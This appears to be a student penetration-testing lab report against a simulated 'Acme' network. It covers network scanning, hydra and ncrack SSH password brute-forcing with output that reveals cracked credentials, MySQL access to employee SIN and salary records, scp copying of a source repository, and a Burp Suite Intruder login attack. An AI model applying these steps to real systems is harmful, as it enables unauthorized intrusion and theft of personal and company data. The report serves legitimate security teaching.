Project-1

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
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Part 1: Information gathering (7%)

Using network scanners, extract the topology information of the company's private network. Identify available hosts, and for each host, find the IP address, Operating System, running services and open ports. Ensure that you specify the exact versions. (4%)

Solution:

Initially, the project was to configure virtual LAN and discover the target. IP addressing is vital for targeting machines across the Internet. Without having a target's IP address there is no reliable way to send malicious signals to the remote device. At first, we need to find the target location so that we can compromise the machine. Once the target is up and running we need to search for its IP address. In order to find the target, we can use NMAP. Once we discover the target we'll use port information to determine what sort of software is running on the target that we might later be able to use to compromise the host. The IP address at the Kali machine gives an idea of the IP range to scan:



Using Zenmap scan the IP address in the range 192.168.56.101-255.

Found open ports on 192.168.56.101, 192.168.56.103, 192.168.56.104, 192.168.56.105.




Figure 1 192.168.56.101




Figure 2 192.168.56.104




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


Figure 4 192.168.56.105

(In here with the described images, we can figure out the Network Topology obtained from ZenMap)




Figure 5 Network Topology

To make sure about the reliability of the work we are performing we have used Nessus to find open ports. Nessus gives detailed analysis of which ports are open and which open ports are most vulnerable to attacks so that we can have higher probability of success




Figure 6 Nessus scan result

As we can see that during the scan 192.168.56.101, 192.168.56.103, 192.168.56.104, 192.168.56.105 ports have the most number of open ports, so those are the ports that we will be targeting for exploitation.

Trying to enter 192.168.56.104:8080 on the web browser opens up the website for the company as shown in figure below.



Figure 7 Acme public website

Host Name	IP address	OS Type/Version	Running Service and Port number
ACME_UB 14	192.168.0.104	Linux 3.2 - 4.4	ssh(22), rpcbind(111), http-proxy(8080)
UB12	192.168.0.103	Linux 3.2 - 4.4	ftp(21),ssh(22), smtp(25), domain(53),http(80), pop3(110),netbios-
UB16	192.168.56.105	Linux 3.2 - 4.4	ftp(21), ssh(22), smtp(25), domain(53), http(80), pop3(110),

192.168.56.101	Linux 3.8 - 4.5	ssh(22)

How do we found out that UB12 was being run on "192.168.56.103"?

We have attempted to ping 192.168.56.103 with only UB12 machine on and was able to receive packets so assigned that IP address to UB12.

Identify vulnerable services; briefly explain why you think these services are vulnerable. (3%)

Nessus was found to be the most vital tool to search for exploitation on the IP address.




Figure 8 Vulnerabilities found through nessus

When we try to execute individual IP address we can see what kind of vulnerabilities are available on every IP address.

On IP 192.168.56.103 we find many vulnerabilities but in the later part of the project we will exploit mainly one of the following vulnerabilities.

Open port 22 service SSH:

- Remote attackers can do denial of service attack.
- II. The attackers can bypass security restrictions.
- III. Remote attackers can gain root privileges of the system.




Figure 9 Vulnerabilities found on 192.168.56.103 through nessus




Figure 10 ssh vulnerability on port 192.168.56.103

Open port 8080 Service HTTP:

As we know that, Trojans do remote access/tunneling software coded in Perl and other languages and use port 8080 for performing certain actions which are shown below:

- Mydoom.B- Mass-mailing worm that opens a backdoor into the system. The backdoor makes use of TCP ports 80, 1080, 3128, 8080, and 10080.
- II. **W32.Spybot.OFN** Network-aware worm with DDoS and backdoor capabilities. Spreads through network shares and exploiting multiple vulnerabilities. It may be downloaded by W32.Kelvir variants. Opens a backdoor on port 8080/tcp.
- III. **Backdoor.Tjserv.D** a backdoor Trojan that acts as a HTTP and SOCKS4/5 proxy. Opens a backdoor and listens for remote commands on port 8080/udp. Also, opens a HTTP, SOCKS4 and SOCKS5 proxy on port 52179/tcp
- IV. **W32.Rinbot.A** a worm that opens a back door, copies itself to IPC\$ shares, connects to an IRC server, and awaits commands on port 8080/tcp.




Figure 11 HTTP vulnerability found on 192.168.56.104

Open port 21 service FTP

- I. Remote attackers can use this port for performing DOS attacks.
- II. Allows attacker to bypass security restrictions.

Phase 2: Exploitation (18%)

Review the **network** scanning results and other information obtained in the previous phase, and exploit one or more of the vulnerable services to gain access to the private network. (6%)

Answer:

After analysing the results from Nessus, we examine that port 22 was open on all the machines and that it had some serious susceptibilities. And as port 22(ssh) is for login we decided to exploit to gain access to company's private network.

Now when we tried to run the username and password files that are available in ncrack estimated time was coming as 560 hrs to complete the simulation.

```
root@kali: ~
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root@kali:~# ncrack -U /usr/share/ncrack/default.usr -P /usr/share/ncrack/phpbb.
pwd ssh://192.168.56.104
Starting Ncrack 0.5 ( http://ncrack.org ) at 2017-03-09 16:42 PST
Stats: 0:00:18 elapsed; 0 services completed (1 total)
Rate: 4.22; Found: 0; About 0.06% done
Stats: 0:00:32 elapsed; 0 services completed (1 total)
Rate: 4.86; Found: 0; About 0.06% done
Stats: 0:00:33 elapsed; 0 services completed (1 total)
Rate: 6.20; Found: 0; About 0.06% done
Stats: 0:00:46 elapsed; 0 services completed (1 total)
Rate: 4.52; Found: 0; About 0.06% done
Stats: 0:00:50 elapsed; 0 services completed (1 total)
Rate: 4.44; Found: 0; About 0.06% done
Stats: 0:00:51 elapsed; 0 services completed (1 total)
Rate: 6.77; Found: 0; About 0.06% done
Stats: 0:00:51 elapsed; 0 services completed (1 total)
Rate: 6.09; Found: 0; About 0.06% done
Stats: 0:00:52 elapsed; 0 services completed (1 total)
Rate: 4.87; Found: 0; About 0.06% done
Stats: 0:00:53 elapsed; 0 services completed (1 total)
Rate: 7.14; Found: 0; About 0.06% done
Stats: 0:00:53 elapsed; 0 services completed (1 total)
Rate: 6.43; Found: 0; About 0.06% done
```

So further analysis was required as to what were the username and the format of the username so the number of hours to crack the password can be reduced substantially.

By reviewing the company website, we got some of the names that work for the company

Our Team

- · jo Thomas Chief Executive Officer
- · John Gallager President
- Frank Paul VP Business Development
- Paul Robert VP Marketing and Sales
- Tom Hayes VP Finance
- · Alice Sandhu Director of Software Development

The specific format of the username was provided in the project.

For network account: asandhu

For Web account: alice.sandhu@acme.ca

Now the web account and network account are on different IP address so we started with 192.168.56.103 IP address (as it had the most number of open ports as seen on Nessus)

Note: Usually the web account and network account are usually on different IP address

We have used hydra to run our simulation.

Note: - When I tried to run the simulation using ncrack for some reason it was not able to crack the password. Also what we learned from the ncrack was when we were trying to run more than 4 tasks per server it was skipping some of the passwords and that's why we were not able to crack the password.

We used 3 password files found under ncrack directory namely phpbb.pwd, default.pwd, myspace.pwd.

Another thing that I noticed when I tried to run the simulation was that it was taking too much time to go through all the passwords in the file as some of the files contained a huge database of passwords. So to further reduce the time we decided to split the files into small files with less number of password.

This is the command that we used.

```
root@kali:~

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root@kali:~# split -l 1000 /usr/share/nc

ncap-w32/ ncat-w32/ ncrack/
root@kali:~# split -l 1000 /usr/share/ncrack/myspace.pwd /root/Documents/Project
/Myspace/Myspace13
root@kali:~#
```

Figure 12 Split Command

Now after splitting the file between two of us we ran explicitly all the files using hydra because we found it to be more accurate than any other tool.

After executing asandhu and phpbb.pwd file we were able to crack the password.

```
root@kali: ~
                                                                             File Edit View Search Terminal Help
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "xena1234" - 92 of 100 [
child 3]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "xela" - 93 of 100 [chil
d 21
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "xDDDD" - 94 of 100 [chi
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "xcvb" - 95 of 100 [chil
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "xcountry" - 96 of 100 [
child 3]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "xaos" - 97 of 100 [chil
d 2]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "wxc" - 98 of 100 [child
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "www.google.de" - 99 of
100 [child 1]
[ATTEMPT] target 192.168.56.103 - login "asandhu" - pass "wwp" - 100 of 100 [chil
d 3]
[22][ssh] host: 192.168.56.103 login: asandhu password: www.google.de
[STATUS] attack finished for 192.168.56.103 (waiting for children to complete tes
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-03-09 00:47:19
root@kali:~#
```

Figure 13 Successful attempt for asandhu

As shown in the screenshot above the credentials for asandhu are www.google.de.

Why did I use port 22 to gain access?

As port 22 is available for remote login, port 22 was open for almost all IP addresses and because after reviewing the results from Nessus that showed that port 22 had serious vulnerability.




Figure 14 ssh vulnerability

After gaining access to the private network, collect the following company confidential files (12%):

(i) Employees personal records (e.g. SIN, address, bank accounts from database server) - 4%

Generally, the database of information of employees is within the database server that only database administrator can access.

Now the database administrator name was not available on the company's public website. So we were required to scrutinize it further. When we try to create an account on the acme website it is allowing the users to create their own account (this is one more vulnerability that is present on the IP). By creating an account and logging into the website, when we browse through the website one of the names that is not available on company's public network is found. In the media section there is a blog from Paul koffi who is an QA manager. He can certainly be the person who could have access to the database.




Figure 15 Analysis of the website

As the database will be available on network account we started to crack password for username: pkoffi. By supplying password file myspace.pwd to hydra we are successfully able to crack password

We get username: pkoffi and password: rincess4life

```
root@kali: ~
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File Edit View Search Terminal Help
[ATTEMPT] target 192.168.56.103 - login "pkoffi" - pass "!dieman!" - 156 of 164
[child 1]
[ATTEMPT] target 192.168.56.103 - login "pkoffi" - pass "!daintofpunk!" - 157 of
164 [child 2]
[ATTEMPT] target 192.168.56.103 - login "pkoffi" - pass "!chimpboi!" - 158 of 16
4 [child 0]
[ATTEMPT] target 192.168.56.103 - login "pkoffi" - pass "!callie" - 159 of 164 [
child 31
[ATTEMPT] target 192.168.56.103 - login "pkoffi" - pass "!brianna!" - 160 of 164
 [child 1]
[ATTEMPT] target 192.168.56.10<mark>3</mark> - login "pkoffi" - pass "!1001dk" - 161 of 164 [
[ATTEMPT] target 192.168.56.103 - login "pkoffi" - pass "!!!sara" - 162 of 164 [
child 0]
[ATTEMPT] target 192.168.56.103 - login "pkoffi" - pass "!!!gerard!!!" - 163 of
164 [child 3]
[ATTEMPT] target 192.168.56.103 - login "pkoffi" - pass "rincess4life" - 164 of
164 [child 1]
[22][ssh] host: 192.168.56.103 login: pkoffi password: rincess4life
[STATUS] attack finished for 192.168.56.103 (waiting for children to complete te
sts)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-03-09 01:21:16
 oot@kali:~#
```

Figure 16 Successful attempt for pkoffi

Note: When we tried to use the myspace.pwd file available in ncrack directory we were not able to crack the password. But when we removed the spaces from the file then only we were able to crack the password.

After gaining access to pkoffi we still need to gain access to the database and for that we needed username and password.

When we browse through pkoffi's files we find a password.hash file



Figure 17 Password.hash file

We used an online MD5 to password converter to convert all this hash values to normal password.

When we investigated further within pkoffi's machine we found out the username for MySQL as guest.

Figure 18 MySql username analysis

Now below are the screen shots provided step by step on how to get the database.

First we login into the MySQL database.

```
pkoffi@UB12:~

File Edit View Search Terminal Help
pkoffi@UB12:-$ mysql -u guest -p
Enter password:
Welcome to the MySQL monitor. Commands end with; or \g.
Your MySQL connection id is 39
Server version: 5.5.35-0ubuntu0.12.04.2 (Ubuntu)

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Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Figure 19 Succesful login into the mysql server

We are using the password obtained from password.hash file and not the pkoffi's password. When we try all the passwords from password.hash we get a successful attempt when entering guest123 as the password.

Below screenshot indicates how to navigate through the database.

Figure 20 A look into the database

The screenshot below provides information regarding employee's SIN number and their salary obtained through the database.




Figure 21 SIN number and salary

(ii) Source code of the company new mobile application (from the GIT code server) - 4%

Now by reviewing the company's website we can find out that the source code of the company will most probably be with Alice Sandhu as he is the head of software development.

Now we already have the password for asandhu which is www.google.de
Now what we need is the source code for the new mobile application.

By logging into asandhu's machine from kali using ssh we can see the contents of the file that he has on his computer. After investing the contents, we find out that the mobapp.git is indeed in asandhu's computer.

```
asandhu@UB12: ~/repos/mobapp.git
                                                                          0 0
File Edit View Search Terminal Help
     kali:~# ssh asandhu@192.168.56.103
asandhu@192.168.56.103's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)
 * Documentation: https://help.ubuntu.com/
  System information as of Thu Mar 9 16:29:00 PST 2017
  System load: 0.31
                                   Processes:
                                                         107
                4.0% of 57.71GB
 Usage of /:
                                  Users logged in:
                                                         0
                                   IP address for eth1: 192.168.56.103
 Memory usage: 90%
  Swap usage:
 Graph this data and manage this system at:
    https://landscape.canonical.com/
Last login: Wed Mar 8 01:13:26 2017 from 192.168.56.101
asandhu@UB12:~$ ls
Dev Documents Downloads repos Tools asandhu@UB12:~$ cd repos
asandhu@UB12:~/repos$ ls
mobapp.git
asandhu@UB12:~/repos$ cd mobapp.git/
asandhu@UB12:~/repos/mobapp.git$
```

Figure 22 Exploration of the asandhu's network account

Now all we need to do is to transfer the files into the host computer. We transfer the file using scp command.

```
root@kali:~# scp -r asandhu@192.168.56.103:/home/asandhu/repos/mobapp.git /root/
Documents/Project
asandhu@192.168.56.103's password:
```

Figure 23 Transfer of files Command




Figure 24 Transfer of files

We successfully obtained the mobile application.

(iii) Company financial history statement - 4%

Again by reviewing the company's public website we can determine that Tom Hayes might have the financial history.

When we tried cracking password for Tom Hayes on network account (192.168.56.103) I was not able to get successful result. Then we tried it on web account (192.168.56.104) using dir-buster.

Now to get password on dir-buster we needed to add proxy on Firefox.

Below are the steps done to use dir-buster.

1. Open the webpage (<u>192.168.56.104:8080</u>). Then add the proxy to Firefox as shown in the figure.




Figure 25 Sigin page on company's public website




Figure 26 Firefox IP proxy settings

2. Open burp suite and use default settings. Now make sure that in the proxy tab intercept is on. When you type any password on the webpage it will show up on burp suite. Send that data to the intruder. Now in the intruder tab change the attack proxy to 192.168.56.104 (IP for the company)




Figure 27 BURP Suite




Figure 28 Burp Suite intruder tab

Make sure that the attack type is cluster bomb. Now clear all the fields and just add username and password as shown in the figure. Now go to payload tabs and set first payload as tom.hayes@acme.ca and payload 2 as password list. Here we are using default.pwd from ncrack and then start attack.




Figure 29 Payload tab




Figure 30 Password LIst

This is the result that we have obtained.

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equest 🛦	Payload1	Payload2	Status	Error	Timeout		Comment			
Z.U	commayes@acme.ca	jusun	407			347				
21	tom.hayes@acme.ca	123123	401		000000000000000000000000000000000000000	547				
22	tom.hayes@acme.ca	fuckyou	401			547 547				
23	tom.hayes@acme.ca	loveme	401	000000000000000000000000000000000000000		547				
14	tom.hayes@acme.ca	football	401							
15	tom.hayes@acme.ca	secret	401			547				
26	tom.hayes@acme.ca	andrea	401			547				
27	tom.hayes@acme.ca	carlos	401			547				
28	tom.hayes@acme.ca	jennifer	401			547				
29	tom.hayes@acme.ca	joshua	401			547				
30	tom.hayes@acme.ca	bubbles	401			547				
11	tom.hayes@acme.ca	superman	200			571				
32	tom.hayes@acme.ca	1234567890	401			547				
13	tom.hayes@acme.ca	hannah	401			547				
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Figure 31 Successful attempt

As you can see in the figure, for all the passwords the status is 401 except superman as shown in figure.

Finally we had achieved the password "superman" for tom.hayes@acme.ca.

Now when we login into the webpage using username and password obtained above we will be able to see the financial history of the company.




Figure 32 How to download the financial history

After clicking on the financial history we were able to download the file